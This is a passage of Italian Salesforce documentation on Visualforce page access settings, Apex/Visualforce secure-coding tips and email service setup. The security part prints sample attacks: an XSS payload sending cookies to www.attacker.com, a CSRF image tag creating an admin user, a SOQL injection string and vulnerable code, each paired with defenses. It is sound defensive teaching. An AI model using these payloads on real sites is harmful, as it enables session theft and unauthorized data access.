Ad esempio, se la pagina A dipende da un controller che chiama una classe Apex B e un utente ha accesso alla pagina A ma non alla classe B, l'utente può comunque eseguire il codice nella pagina A. Analogamente, se una pagina Visualforce utilizza un componente personalizzato con un controller associato, la protezione viene verificata solo per il controller associato alla pagina, *non* per quello associato al componente.

La protezione delle pagine Visualforce si può impostare:

- Dalla definizione di una pagina Visualforce
- Insiemi di autorizzazioni
- Profili

Gli utenti che dispongono dell'autorizzazione "Personalizza applicazione" possono accedere a tutte le pagine Visualforce dell'organizzazione associata. Tuttavia, per questi utenti potrebbero valere delle restrizioni relative alle classi Apex. L'autorizzazione "Personalizza applicazione" non consente agli utenti di ignorare tali restrizioni in una pagina Visualforce a meno che questi siano autorizzati ad accedere alla pagina Visualforce.

Inoltre, per includere del codice Apex in una pagina gli utenti devono disporre dell'autorizzazione "Apex autore" o dell'accesso alla classe Apex.

Nota: Le organizzazioni con siti Force.com o Portali Clienti possono abilitare le pagine Visualforce assegnandole ai profili utente o abilitandole per tutto il sito.

VEDERE ANCHE:

Suggerimenti di protezione per lo sviluppo di Apex e Visualforce

http://www.salesforce.com/us/developer/docs/pages/index.htm

Impostazione della protezione delle pagine Visualforce dalla definizione di una pagina

Impostazione della protezione delle pagine Visualforce dagli insiemi di autorizzazioni

Impostazione della protezione delle pagine Visualforce dai profili

Impostazione della protezione delle pagine Visualforce dalla definizione di una pagina

1. Da Imposta, immettere `Pagine Visualforce` nella casella `Ricerca veloce`, quindi selezionare **Pagine Visualforce**.
2. Fare clic su **Protezione** accanto al nome della pagina che si desidera limitare.
3. Selezionare i profili da abilitare dall'elenco Profili disponibili e fare clic su **Aggiungi**.
4. Selezionare i profili da disabilitare dall'elenco Profili abilitati e fare clic su **Rimuovi**.
5. Fare clic su **Salva**.

EDIZIONI

Disponibile nelle versioni: Salesforce Classic e Lightning Experience

Disponibile nelle versioni: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** e **Developer Edition**

AUTORIZZAZIONI UTENTE

Per impostare la protezione delle pagine Visualforce:

- "Gestisci profili e insiemi di autorizzazioni"

  E

  "Personalizza applicazione"

Impostazione della protezione delle pagine Visualforce dagli insiemi di autorizzazioni

1. Da Imposta, immettere *Insiemi di autorizzazioni* nella casella `Ricerca veloce`, quindi selezionare **Insiemi di autorizzazioni**.
2. Selezionare un insieme di autorizzazioni.
3. Fare clic su **Accesso a pagina Visualforce**.
4. Fare clic su **Modifica**.
5. Selezionare le pagine Visualforce da abilitare dall'elenco Pagine Visualforce disponibili e fare clic su **Aggiungi** o selezionare le pagine Visualforce da disabilitare dall'elenco Pagine Visualforce abilitate e fare clic su **Rimuovi**.
6. Fare clic su **Salva**.

EDIZIONI

Disponibile nelle versioni: Salesforce Classic

Disponibile nelle versioni: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** e **Developer Edition**

AUTORIZZAZIONI UTENTE

Per modificare le impostazioni di accesso alle pagine Visualforce:

- "Gestisci profili e insiemi di autorizzazioni"

Impostazione della protezione delle pagine Visualforce dai profili

Impostare il livello di protezione di Visualforce direttamente da un profilo per consentire agli utenti di quel profilo l'accesso alla pagina Visualforce specificata.

1. Da Imposta, immettere *Profili* nella casella `Ricerca veloce`, quindi selezionare **Profili**.
2. Fare clic sul nome del profilo che si desidera modificare.
3. Nell'elenco correlato o nella pagina Accesso pagina Visualforce, fare clic su **Modifica**.
4. Selezionare le pagine Visualforce che si desidera abilitare dall'elenco Pagine Visualforce disponibili e fare clic su **Aggiungi**. È possibile anche selezionare le pagine Visualforce da disabilitare dall'elenco Pagine Visualforce abilitate e fare clic su **Rimuovi**.
5. Fare clic su **Salva**.

EDIZIONI

Disponibile nelle versioni: Salesforce Classic e Lightning Experience

Disponibile nelle versioni: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** e **Developer Edition**

AUTORIZZAZIONI UTENTE

Per impostare la protezione delle pagine Visualforce:

- "Gestisci profili e insiemi di autorizzazioni"

Suggerimenti di protezione per lo sviluppo di Apex e Visualforce

Quando si sviluppano applicazioni personalizzate, è bene essere consapevoli delle vulnerabilità e proteggersi adeguatamente.

EDIZIONI

Disponibile nelle versioni: Salesforce Classic

Disponibile nelle versioni: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** e **Database.com Edition**

Visualforce non è disponibile nella versione **Database.com Edition**.

Descrizione della protezione

La potente combinazione di pagine Apex e Visualforce consente agli sviluppatori Force.com di fornire funzionalità e logica aziendale a Salesforce o di creare un prodotto nuovo completamente autonomo eseguito all'interno della piattaforma Force.com. Tuttavia, come per qualsiasi linguaggio di programmazione, gli sviluppatori devono essere a conoscenza di eventuali vulnerabilità legate alla sicurezza.

Salesforce ha incorporato varie difese protettive nella stessa piattaforma Force.com. Tuttavia, gli sviluppatori poco attenti potrebbero in alcuni casi ignorare le difese incorporate ed esporre le loro applicazioni e i loro clienti a rischi inerenti la sicurezza. Molti degli errori di codice che gli sviluppatori potrebbero commettere sulla piattaforma Force.com sono simili alle vulnerabilità di sicurezza generali di qualsiasi applicazione Web, mentre altri sono specifici di Apex.

Per certificare un'applicazione per AppExchange, è importante che gli sviluppatori leggano e comprendano le vulnerabilità della sicurezza descritte di seguito. Per ulteriori informazioni, vedere la pagina Force.com Security Resources in Salesforce Developers all'indirizzo https://developer.salesforce.com/page/Security.

Cross-Site Scripting (XSS)

Gli attacchi di cross-site scripting (XSS) coprono una vasta gamma di attacchi in cui uno script HTML o lato client dannoso viene iniettato in un'applicazione Web. L'applicazione Web include lo script dannoso in una risposta a un suo utente. L'utente diventa quindi la vittima ignara dell'attacco. L'autore dell'attacco ha utilizzato l'applicazione Web come intermediario dell'attacco, approfittando della fiducia della vittima nell'applicazione Web. La maggior parte delle applicazioni che visualizzano pagine Web dinamiche senza convalidare opportunamente i dati sono potenzialmente vulnerabili. Gli attacchi contro il sito Web sono particolarmente semplici se l'input di un utente è destinato a essere visualizzato da un altro utente. Alcune possibilità evidenti includono i siti Web con bacheche o commenti degli utenti, notizie o archivi di email.

Ad esempio, si supponga che il seguente script venga incluso in una pagina Force.com utilizzando un componente di script, un evento `on*`, oppure una pagina Visualforce.

```
<script>var foo = '{!$CurrentPage.parameters.userparam}';script>var foo =
'{!$CurrentPage.parameters.userparam}';</script>
```

Questo blocco di script inserisce nella pagina il valore di `userparam` fornito dall'utente. L'autore dell'attacco può quindi immettere il seguente valore per `userparam`:

```
1';document.location='http://www.attacker.com/cgi-bin/cookie.cgi?'%2Bdocument.cookie;var%20foo='2
```

In questo caso, tutti i cookie della pagina corrente vengono inviati a `www.attacker.com` come stringa di query nella richiesta allo script `cookie.cgi`. A questo punto, l'autore dell'attacco ha il cookie della sessione della vittima e può collegarsi all'applicazione Web come se fosse la vittima.

L'autore dell'attacco può inviare uno script dannoso mediante un sito Web o un messaggio email. Gli utenti delle applicazioni Web vedono l'input dell'autore dell'attacco e il loro browser può eseguire lo script dannoso in un contesto fidato. Forte di questa capacità, l'autore dell'attacco può eseguire una vasta gamma di attacchi ai danni della vittima, che possono essere azioni semplici come l'apertura e la chiusura di finestre, ma anche più gravi come il furto di dati o dei cookie delle sessioni, con il conseguente accesso completo da parte dell'autore dell'attacco alla sessione della vittima.

Per ulteriori informazioni su questo attacco in generale, vedere i seguenti articoli:

- http://www.owasp.org/index.php/Cross_Site_Scripting
- http://www.cgisecurity.com/xss-faq.html
- http://www.owasp.org/index.php/Testing_for_Cross_site_scripting
- http://www.google.com/search?q=cross-site+scripting

All'interno della piattaforma Force.com sono state implementate varie difese anti-XSS. Ad esempio, Salesforce ha implementato dei filtri che escludono i caratteri dannosi nella maggior parte dei metodi di output. Per gli sviluppatori che utilizzano classi e metodi di output standard, le minacce rappresentate dalle vulnerabilità XSS sono state ampiamente limitate. Tuttavia, gli sviluppatori creativi possono comunque trovare i modi per escludere in modo intenzionale o accidentale i controlli predefiniti. Le sezioni che seguono indicano dove è presente o meno la protezione.

Protezione esistente

Tutti i componenti Visualforce standard, che iniziano con `<apex>`, dispongono di filtri anti-XSS installati. Ad esempio, il codice seguente è normalmente vulnerabile a un attacco XSS, in quanto riceve l'input fornito dall'utente rimandandogli indietro l'output direttamente, ma il tag `<apex:outputText>` è protetto dagli attacchi XSS. Tutti i caratteri che hanno l'aspetto di tag HTML vengono convertiti al formato letterale. Ad esempio, il carattere < viene convertito in `<` in modo che sulla schermata dell'utente venga visualizzato il carattere <.

```
<apex:outputText>
    {!$CurrentPage.parameters.userInput}
</apex:outputText>
```

Disabilitazione delle sequenze escape nei tag Visualforce

Per impostazione predefinita, quasi tutti i tag Visualforce utilizzano la sequenza escape per i caratteri vulnerabili a XSS. È possibile disabilitare questo comportamento impostando l'attributo opzionale `escape="false"`. Ad esempio, il seguente output è vulnerabile agli attacchi XSS:

```
<apex:outputText escape="false" value="{!$CurrentPage.parameters.userInput}" />
```

Voci di programmazione non protette da XSS

Le voci di programmazione riportate di seguito non dispongono di protezioni XSS integrate, pertanto prestare la massima attenzione durante l'utilizzo di tali tag e oggetti. Infatti, queste voci sono destinate alla personalizzazione della pagina da parte dello sviluppatore tramite l'inserimento di comandi di script. Non avrebbe senso includere dei filtri anti-XSS in comandi aggiunti intenzionalmente a una pagina.

JavaScript personalizzato

Se si scrive un JavaScript personalizzato, la piattaforma Force.com non fornisce alcuna protezione. Ad esempio, il seguente codice è vulnerabile agli attacchi XSS se utilizzato in JavaScript.

```
<script>
    var foo = location.search;
    document.write(foo);
</script>
```

<apex:includeScript>

Il componente `<apex:includeScript>` Visualforce consente di includere uno script personalizzato nella pagina. In questi casi, verificare con attenzione che i contenuti siano protetti e non includano dati forniti dall'utente. Ad esempio, lo snippet seguente è estremamente vulnerabile in quanto include un input fornito dall'utente come valore del testo dello script. Il valore fornito dal tag

è un URL allo JavaScript da includere. Se l'autore di un attacco può assegnare dati arbitrari a questo parametro (come nell'esempio sottostante), può potenzialmente indirizzare la vittima a includere qualsiasi file JavaScript di qualsiasi altro sito Web.

```
<apex:includeScript value="{!$CurrentPage.parameters.userInput}" />
```

Tag delle formule

La sintassi generale di questi tag è: `{!FUNCTION()}` oppure `{!$OBJECT.ATTRIBUTE}`. Ad esempio, se uno sviluppatore volesse includere l'ID della sessione di un utente in un link, potrebbe creare il link utilizzando la seguente sintassi:

```
<a
href="http://partner.domain.com/integration/?sid={!$Api.Session_ID}&server={!$Api.Partner_Server_URL_130}">
Go to portal</a>
```

Che visualizza un output simile al seguente:

```
<a
href="http://partner.domain.com/integration/?sid=4f0900D30000000Jsbi%21AQoAQNYaPnVyd_6hNdIxXhzQTMaa
SlYiOfRzpM18huTGN3jC0O1FIkbuQRwPc9OQJeMRm4h2UYXRnmZ5wZufIrvd9DtC_ilA&server=https://na1.salesforce.com
/services/Soap/u/13.0/4f0900D30000000Jsbi">Go to portal</a>
```

Le espressioni delle formule possono essere chiamate di funzioni o includere informazioni su oggetti della piattaforma, ambiente di un utente, ambiente del sistema e ambiente della richiesta. Una caratteristica importante di queste espressioni è che non viene utilizzata la sequenza escape durante la visualizzazione dei dati. Poiché le espressioni vengono visualizzate sul server, non è possibile utilizzare la sequenza escape per i dati visualizzati sul client utilizzando JavaScript o un'altra tecnologia lato client. Ciò può generare situazioni potenzialmente pericolose se l'espressione della formula fa riferimento a dati non generati dal sistema (che sono dati potenzialmente dannosi o modificabili) e se l'espressione stessa non è racchiusa in una funzione per l'utilizzo della sequenza escape durante la visualizzazione. Una vulnerabilità comune nasce dall'utilizzo dell'espressione `{!$Request.*}` per accedere ai parametri delle richieste.

```
<html>
    <head>
        <title>{!$Request.title}</title>
    </head>
    <body>Hello world!</body>
</html>
```

Sfortunatamente, anche il tag `{!$Request.title}` senza caratteri escape risulta in una vulnerabilità agli attacchi di cross-site scripting. Ad esempio, la seguente richiesta:

```
http://example.com/demo/hello.html?title=Adios%3C%2Ftitle%3E%3Cscript%3Ealert('xss')%3C%2Fscript%3E
```

risulta nel seguente output:

```
<html><head><title>Adios</title><script>alert('xss')</script></title></head><body>Hello
world!</body></html>
```

Il meccanismo standard per l'utilizzo di una sequenza escape lato server prevede l'utilizzo del tag formula `SUBSTITUTE()`. Data la posizione dell'espressione `{!$Request.*}` nell'esempio, l'attacco sopra potrebbe essere evitato utilizzando le seguenti chiamate `SUBSTITUTE()` nidificate.

```
<html>
    <head>
        <title>{! SUBSTITUTE(SUBSTITUTE($Request.title,"<","<"),">",">")}</title>
    </head>
```

```
    <body>Hello world!</body>
</html>
```

A seconda della posizione del tag e dall'utilizzo dei dati, sia i caratteri che richiedono la sequenza escape che le loro controparti con caratteri di escape potrebbero variare. Ad esempio, la seguente istruzione:

```
<script>var ret = "{!$Request.retURL}";script>var ret = "{!$Request.retURL}";</script>
```

richiede l'utilizzo della sequenza escape per il carattere virgolette doppie con questo URL codificato equivalente a %22 anziché l'HTML con carattere escape ", poiché probabilmente verrà utilizzato in un link. In caso contrario, la richiesta:

```
http://example.com/demo/redirect.html?retURL= foo%22%3Balert('xss')%3B%2F%2F
```

risulta in:

```
<script>var ret = "foo";alert('xss');//";</script>
```

Inoltre, la variabile `ret` potrebbe richiedere un'ulteriore sequenza escape lato client più avanti nella pagina, se utilizzata in un modo che potrebbe determinare l'interpretazione dei caratteri di controllo HTML inclusi.

I tag delle formule possono essere utilizzati anche per includere dati degli oggetti della piattaforma. Sebbene i dati vengano presi direttamente dall'organizzazione dell'utente, è necessario utilizzare la sequenza escape prima di usarli, per impedire agli utenti di eseguire del codice nel contesto di altri utenti (potenzialmente quelli con privilegi di livello superiore). Sebbene questi tipi di attacchi possano essere eseguiti dagli utenti all'interno della stessa organizzazione, indeboliscono i ruoli degli utenti dell'organizzazione e riducono l'integrità dei record di controllo. Inoltre, molte organizzazioni contengono dati importati da fonti esterne che potrebbero non essere stati filtrati per l'individuazione di contenuti dannosi.

Cross-Site Request Forgery (CSRF)

Le vulnerabilità di Cross-Site Request Forgery (CSRF) non sono tanto errori di programmazione quanto carenze di protezione. Il modo più rapido per descrivere il CSRF consiste nel fornire un semplice esempio. L'autore di un attacco possiede una pagina Web all'indirizzo `www.attacker.com`. Può essere una qualsiasi pagina Web, anche quelle che forniscono servizi importanti o informazioni che dirigono il traffico verso quel sito. In qualche punto della pagina dell'autore dell'attacco è presente un tag HTML del tipo:

```
<img
src="http://www.yourwebpage.com/yourapplication/createuser?email=attacker@attacker.com&type=admin....."
 height=1 width=1 />
```

In altre parole, la pagina dell'autore dell'attacco contiene un URL che esegue un'azione sul sito Web dell'utente. Se l'utente è ancora collegato alla pagina Web quando visita la pagina Web dell'autore dell'attacco, l'URL viene recuperato e le azioni vengono eseguite. Questo attacco viene portato a termine con successo perché l'utente è ancora autenticato nella pagina Web. Questo è un esempio molto semplice e l'autore dell'attacco può essere anche più creativo se si serve degli script per generare la richiesta di richiamata o utilizza gli attacchi CSRF contro i metodi AJAX dell'utente.

Per ulteriori informazioni e per le difese tradizionali, vedere i seguenti argomenti:

- http://www.owasp.org/index.php/Cross-Site_Request_Forgery
- http://www.cgisecurity.com/csrf-faq.html
- http://shiflett.org/articles/cross-site-request-forgeries

All'interno della piattaforma Force.com, Salesforce ha implementato un token anti-CSRF per prevenire questo attacco. Ogni pagina include una stringa casuale di caratteri come campo di un modulo nascosto. Al caricamento della pagina successiva, l'applicazione verifica la validità di questa stringa di caratteri e non esegue il comando se il valore non corrisponde a quello atteso. Questa funzione protegge l'utente quando utilizza tutti i controller e i metodi standard.

Anche in questo caso, lo sviluppatore può aggirare le difese incorporate senza rendersi conto dei rischi. Ad esempio, si supponga di avere un controller personalizzato nel quale si prende l'ID dell'oggetto come parametro di input, per poi utilizzare tale parametro di input in una chiamata SOQL. Si consideri lo snippet di codice indicato di seguito.

```
<apex:page controller="myClass" action="{!init}"</apex:page>

public class myClass {
  public void init() {
    Id id = ApexPages.currentPage().getParameters().get('id');
    Account obj = [select id, Name FROM Account WHERE id = :id];
    delete obj;
    return ;
  }
}
```

In questo caso, lo sviluppatore ha inconsapevolmente aggirato i controlli anti-CSRF sviluppando il loro stesso metodo di azione. Il parametro `id` viene letto e utilizzato nel codice. Il token anti-CSRF non viene mai letto né convalidato. La pagina Web di un autore dell'attacco potrebbe aver inviato questa pagina all'utente utilizzando un attacco CSRF e potrebbe aver fornito qualsiasi valore desiderato per il parametro `id`.

Non esistono difese incorporate per situazioni di questo genere e gli sviluppatori devono prestare la massima attenzione durante la scrittura di pagine che eseguono azioni basate su un parametro fornito dall'utente, come la variabile `id` nell'esempio precedente. Un modo per aggirare l'ostacolo potrebbe essere l'inserimento di una pagina di conferma intermedia prima dell'esecuzione dell'azione, in modo da assicurarsi che la pagina venga richiamata dall'utente designato. Altri suggerimenti includono l'accorciamento della durata di inattività della sessione per l'organizzazione e l'addestramento degli utenti affinché escano dalle sessioni attive e non utilizzino il browser per visitare altri siti durante l'autenticazione.

SOQL Injection

In altri linguaggi di programmazione, la precedente vulnerabilità è nota come SQL injection. Apex non utilizza SQL, ma il proprio linguaggio per l'interrogazione del database, SOQL. SOQL è molto più semplice e ha funzionalità molto più limitate rispetto a SQL. Pertanto, i rischi di SOQL injection sono inferiori ai rischi di SQL injection, ma gli attacchi sono pressoché identici alla SQL injection tradizionale. In breve, con la SQL/SOQL injection vengono presi gli input forniti dall'utente e i relativi valori utilizzati in una query SOQL dinamica. Se l'input non è convalidato, può includere comandi SOQL che modificano effettivamente l'istruzione e ingannano l'applicazione facendole eseguire comandi non desiderati.

Per ulteriori informazioni sugli attacchi di SQL injection, vedere:

- http://www.owasp.org/index.php/SQL_injection
- http://www.owasp.org/index.php/Blind_SQL_Injection
- http://www.owasp.org/index.php/Guide_to_SQL_Injection
- http://www.google.com/search?q=sql+injection

Vulnerabilità agli attacchi di SOQL injection in Apex

Di seguito è riportato un semplice esempio di codice Apex e Visualforce vulnerabile alla SOQL injection.

```
<apex:page controller="SOQLController" >
    <apex:form>
        <apex:outputText value="Enter Name" />
        <apex:inputText value="{!name}" />
        <apex:commandButton value="Query" action="{!query}" />
    </apex:form>
</apex:page>
```

```
public class SOQLController {
    public String name {
        get { return name;}
        set { name = value;}
    }
    public PageReference query() {
        String qryString = 'SELECT Id FROM Contact WHERE ' +
            '(IsDeleted = false and Name like \'%' + name + '%\')';
        queryResult = Database.query(qryString);
        return null;
    }
}
```

È un esempio molto semplice ma che illustra la logica. Il codice è destinato a ricercare referenti che non sono stati eliminati. L'utente fornisce un valore di input denominato `name`. Il valore può essere un qualsiasi elemento fornito dall'utente e non viene mai convalidato. La query SOQL viene creata in modo dinamico e quindi eseguita con il metodo `Database.query`. Se l'utente ha fornito un valore autentico, l'istruzione viene eseguita come previsto:

```
// User supplied value: name = Bob
// Query string
SELECT Id FROM Contact WHERE (IsDeleted = false and Name like '%Bob%')
```

Tuttavia, l'utente potrebbe fornire un input inatteso, ad esempio:

```
// User supplied value for name: test%') OR (Name LIKE '
```

In tal caso, la stringa di query diventa:

```
SELECT Id FROM Contact WHERE (IsDeleted = false AND Name LIKE '%test%') OR (Name LIKE '%')
```

Ora i risultati mostrano tutti i referenti, non solo quelli non eliminati. Una vulnerabilità alla SOQL injection può essere utilizzata per modificare la logica prevista di qualsiasi query vulnerabile.

Difese dalla SOQL injection

Per prevenire un attacco di SOQL injection, evitare di utilizzare query SOQL dinamiche. Utilizzare invece query statiche e variabili di collegamento (binding). L'esempio di vulnerabilità descritto sopra può essere riscritto utilizzando l'SOQL statico come segue:

```
public class SOQLController {
    public String name {
        get { return name;}
        set { name = value;}
    }
    public PageReference query() {
        String queryName = '%' + name + '%';
        queryResult = [SELECT Id FROM Contact WHERE
           (IsDeleted = false and Name like :queryName)];
        return null;
    }
}
```

Se è necessario utilizzare l'SOQL dinamico, utilizzare il metodo `escapeSingleQuotes` per "disinfettare" l'input fornito dall'utente. Questo metodo aggiunge il carattere di escape (\) a tutte le virgolette singole nelle stringhe passate da un utente. Il metodo assicura che tutte le virgolette singole vengano trattate come stringhe di inclusione e non come comandi di database.

Controllo dell'accesso ai dati

La piattaforma Force.com fa ampio uso delle regole di condivisione dei dati. Ogni oggetto ha delle autorizzazioni e può avere delle impostazioni di condivisione che permettono agli utenti di leggere, creare, modificare ed eliminare. Queste impostazioni vengono applicate quando si utilizzano tutti i controller standard.

Quando si utilizza una classe Apex, le autorizzazioni utente incorporate e le restrizioni di protezione a livello di campo non vengono rispettate durante l'esecuzione. Il comportamento predefinito prevede che una classe Apex possa leggere e aggiornare tutti i dati all'interno dell'organizzazione. Poiché queste regole non vengono applicate, gli sviluppatori che utilizzano Apex devono fare attenzione a non esporre inavvertitamente dati sensibili che solitamente sarebbero nascosti agli utenti da autorizzazioni utente, protezione a livello di campo o impostazioni predefinite di tutta l'organizzazione. Ciò è valido, in particolare, per le pagine Visualforce. Si consideri ad esempio il seguente pseudocodice Apex:

```
public class customController {
    public void read() {
        Contact contact = [SELECT id FROM Contact WHERE Name = :value];
    }
}
```

In questo caso, la ricerca viene effettuata in tutti i record del referente, anche se l'utente attualmente collegato non avrebbe le autorizzazioni per visualizzare questi record. La soluzione è l'utilizzo delle parole chiave qualificanti `with sharing` durante la dichiarazione della classe:

```
public with sharing class customController {
    . . .
}
```

La parola chiave `with sharing` istruisce la piattaforma affinché utilizzi le autorizzazioni di condivisione di protezione dell'utente attualmente collegato anziché consentire un accesso completo a tutti i record.

Servizi di email

Definizione di servizi di email

EDIZIONI

Disponibile nelle versioni: Salesforce Classic e Lightning Experience

Disponibile nelle versioni: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** e **Developer Edition**

L'utilizzo dei servizi di email nei pacchetti AppExchange installati è disponibile anche nelle versioni: **Group Edition** e **Professional Edition**

AUTORIZZAZIONI UTENTE

Per configurare i servizi di email e gli indirizzi di servizi di email Apex:

- "Modifica tutti i dati"

Per creare classi Apex:

- "Apex autore"

I servizi di email sono processi automatici che utilizzano le classi Apex per elaborare i contenuti, le intestazioni e gli allegati dei messaggi email in entrata. Ad esempio, è possibile creare un servizio di email che crea automaticamente i record referente in base alle informazioni relative ai referenti contenute nei messaggi.

Ogni servizio di email può essere associato a uno o più indirizzi email generati da Salesforce, ai quali gli utenti possono inviare messaggi da elaborare. Per concedere a più utenti l'accesso a un solo servizio di email:

- Associare più indirizzi email generati da Salesforce al servizio di email e assegnarli agli utenti.
- Associare un singolo indirizzo email generato da Salesforce al servizio di email e scrivere una classe Apex che viene eseguita in base all'utente che accede al servizio. È possibile, ad esempio, scrivere una classe Apex che identifichi l'utente in base all'indirizzo email dell'utente e crei record per conto di quest'ultimo.

Per utilizzare i servizi di email, da Imposta, immettere *`Servizi di email`* nella casella `Ricerca veloce`, quindi selezionare **Servizi di email**.

- Fare clic su **Nuovo servizio di email** per definire un nuovo servizio di email.
- Selezionare un servizio di email esistente per visualizzarne la configurazione, per attivarlo o disattivarlo e per visualizzarne o specificarne gli indirizzi.
- Fare clic su **Modifica** per apportare le modifiche a un servizio di email esistente.
- Fare clic su **Elimina** per eliminare un servizio di email.

 Nota: Prima di eliminare i servizi di email, eliminare tutti gli indirizzi del servizio di email associati.

Al momento di definire i servizi di email, tenere presente quanto segue:

- Un servizio di email elabora solo i messaggi che riceve a uno dei suoi indirizzi.
- Salesforce limita il numero totale dei messaggi che tutti i servizi di email, incluso Email a caso on-demand, possono elaborare quotidianamente. I messaggi che superano questo limite vengono rimbalzati, scartati o accodati per l'elaborazione il giorno successivo, a seconda di come si configurano le impostazioni risposta operazione non riuscita per ciascun servizio di email. Salesforce calcola questo limite moltiplicando il numero delle licenze utente per 1.000 fino a un limite giornaliero massimo di 1.000.000. Ad esempio, se si dispone di 10 licenze, l'organizzazione potrà elaborare un massimo di 10.000 messaggi email al giorno.
- Gli indirizzi di servizi di email creati nel proprio Sandbox non possono essere copiati nell'organizzazione di produzione.
- Per ogni servizio di email, è possibile indicare a Salesforce di inviare i messaggi email di errore a un indirizzo specifico invece che all'indirizzo email del mittente.
- I servizi di email rifiutano i messaggi e informano il mittente se il messaggio nel suo insieme (corpo del messaggio in formato testo, HTML e allegati) supera i 10 MB circa (il limite varia a seconda della lingua e del set di caratteri).

VEDERE ANCHE:

Definizione degli indirizzi di servizi di email

Definizione di servizi di email

Utilizzo dell'oggetto InboundEmail

Definizione degli indirizzi di servizi di email

EDIZIONI

Disponibile nelle versioni: Salesforce Classic e Lightning Experience

Disponibile nelle versioni: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** e **Developer Edition**

L'utilizzo dei servizi di email nei pacchetti AppExchange installati è disponibile anche nelle versioni: **Group Edition** e **Professional Edition**

AUTORIZZAZIONI UTENTE

Per configurare i servizi di email e gli indirizzi di servizi di email Apex:
- "Modifica tutti i dati"

Per creare classi Apex:
- "Apex autore"

1. Da Imposta, immettere *`Servizi di email`* nella casella `Ricerca veloce`, quindi selezionare **Servizi di email**.
2. Scegliere il servizio di email per il quale si desidera definire un indirizzo.
3. Fare clic su **Nuovo indirizzo email**, oppure fare clic su **Modifica** per modificare la configurazione di un indirizzo di servizio di email esistente. Per eliminare un indirizzo email, fare clic su **Visualizza** ed **Elimina**.
4. Nel campo `Indirizzo email`, inserire la parte locale dell'indirizzo di servizio di email. Salesforce genera una parte di dominio univoca per ciascun indirizzo di servizio di email per assicurarsi che non vi siano duplicati negli indirizzi. La parte di dominio generata viene visualizzata alla destra del campo `Indirizzo email`.

   Suggerimento: per la parte locale di un indirizzo email Salesforce, sono validi tutti i caratteri alfanumerici oltre ai seguenti caratteri speciali: !#$%&'*/=?^_+-`{|}~. per la parte di dominio di un indirizzo email Salesforce, sono validi solo i caratteri alfanumerici e il trattino (-): Sia nella parte locale sia nella parte di dominio è valido anche il punto (.), purché non venga utilizzato come primo o come ultimo carattere.

   Negli indirizzi email Salesforce non viene fatta distinzione tra maiuscole e minuscole.

5. Selezionare la casella di controllo `Attivo` se si desidera che venga attivato l'indirizzo di servizio di email quando si fa clic su `Salva`.
6. Scegliere `Utente contesto`. Il servizio di email suppone che siano presenti le autorizzazioni dell'utente contesto quando elabora i messaggi ricevuti da questo indirizzo. Ad esempio, se il servizio di email è configurato per modificare i record referente al ricevimento di informazioni aggiornate su un referente, modificherà un record solo se l'utente contesto dispone dell'autorizzazione di modifica del record.

   Importante: Scegliere un utente contesto che disponga dell'autorizzazione a eseguire la classe Apex per cui il servizio di email è opportunamente configurato.

7. È anche possibile configurare questo indirizzo di servizio di email in modo che accetti solo i messaggi di alcuni mittenti elencandone gli indirizzi email e i domini nella casella di testo `Accetta messaggio email da`. Separare gli elementi con una virgola. Ad esempio: giorgio@miasocietà.com, yahoo.com, gmail.com. Se per la casella di testo `Accetta messaggio email da` è stato specificato un valore e il servizio di email riceve un messaggio da un indirizzo o dominio non in elenco, il servizio di email esegue l'azione specificata nelle impostazioni di risposta operazione non riuscita di `Azione per Mittente non autorizzato`.

   Lasciare questo capo vuoto se si desidera che il servizio di email riceva messaggi da qualsiasi indirizzo.

   Nota: Se il servizio di email e l'indirizzo di servizio di email sono entrambi configurati per accettare messaggi solo da determinati mittenti, il servizio di email elabora unicamente i messaggi dei mittenti elencati nelle caselle di testo `Accetta messaggio email da` sia sul servizio di email sia sull'indirizzo di servizio di email.

8. Fare clic su **Salva** per salvare le modifiche, oppure su **Salva e Nuovo indirizzo email** per definire un altro indirizzo email in entrata per questo servizio di email.

VEDERE ANCHE:

Definizione di servizi di email

Definizione di servizi di email

Definizione di servizi di email

Per definire un servizio di email:

1. Da Imposta, immettere *`Servizi di email`* nella casella `Ricerca veloce`, quindi selezionare **Servizi di email**.
2. Fare clic su **Nuovo servizio di email** o su **Modifica** per modificare un servizio di email esistente.
3. Specificare il nome del servizio di email.
4. Scegliere la classe Apex che il servizio di email deve utilizzare per elaborare i messaggi. La classe Apex scelta deve implementare l'interfaccia `Messaging.InboundEmailHandler`. Ad esempio:

EDIZIONI

Disponibile nelle versioni: Salesforce Classic e Lightning Experience

Disponibile nelle versioni: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** e **Developer Edition**

L'utilizzo dei servizi di email nei pacchetti AppExchange installati è disponibile anche nelle versioni: **Group Edition** e **Professional Edition**

AUTORIZZAZIONI UTENTE

Per configurare i servizi di email e gli indirizzi di servizi di email Apex:
- "Modifica tutti i dati"

Per creare classi Apex:
- "Apex autore"

```
global class myHandler implements Messaging.InboundEmailHandler {
          global Messaging.InboundEmailResult handleInboundEmail(Messaging.InboundEmail
 email, Messaging.InboundEnvelope envelope) {
             Messaging.InboundEmailResult result = new Messaging.InboundEmailresult();

               return result;
            }
        }
```

Per informazioni sull'oggetto InboundEmail, vedere Uso dell'oggetto InboundEmail a pagina 112

5. Scegliere i tipi di allegati che si desidera vengano accettati dal servizio di email. Le opzioni sono:

   Nessuno
   Il servizio di email accetta il messaggio ma scarta qualsiasi allegato.

   Solo allegati di testo
   Il servizio di email accetta solo i seguenti tipi di allegati:

   - Allegati con un tipo MIME (Multipurpose Internet Mail Extension) di `text`.
   - Allegati con un tipo MIME di `application/octet-stream` e un nome file che termina con l'estensione `.vcf` o `.vcs`. Vengono salvati rispettivamente come tipi MIME `text/x-vcard` e `text/calendar`.

   I messaggi con allegati che non rientrano in queste tipologie vengono comunque accettati, ma gli allegati saranno scartati.

Solo allegati binari

Il servizio di email accetta gli allegati binari, quali file di immagini, audio, applicazioni e video. Per gli allegati binari è previsto un limite di 5 MB per allegato.

I messaggi con allegati non binari vengono comunque accettati, ma gli allegati saranno scartati.

Tutto

Il servizio di email accetta qualsiasi tipo di allegato.

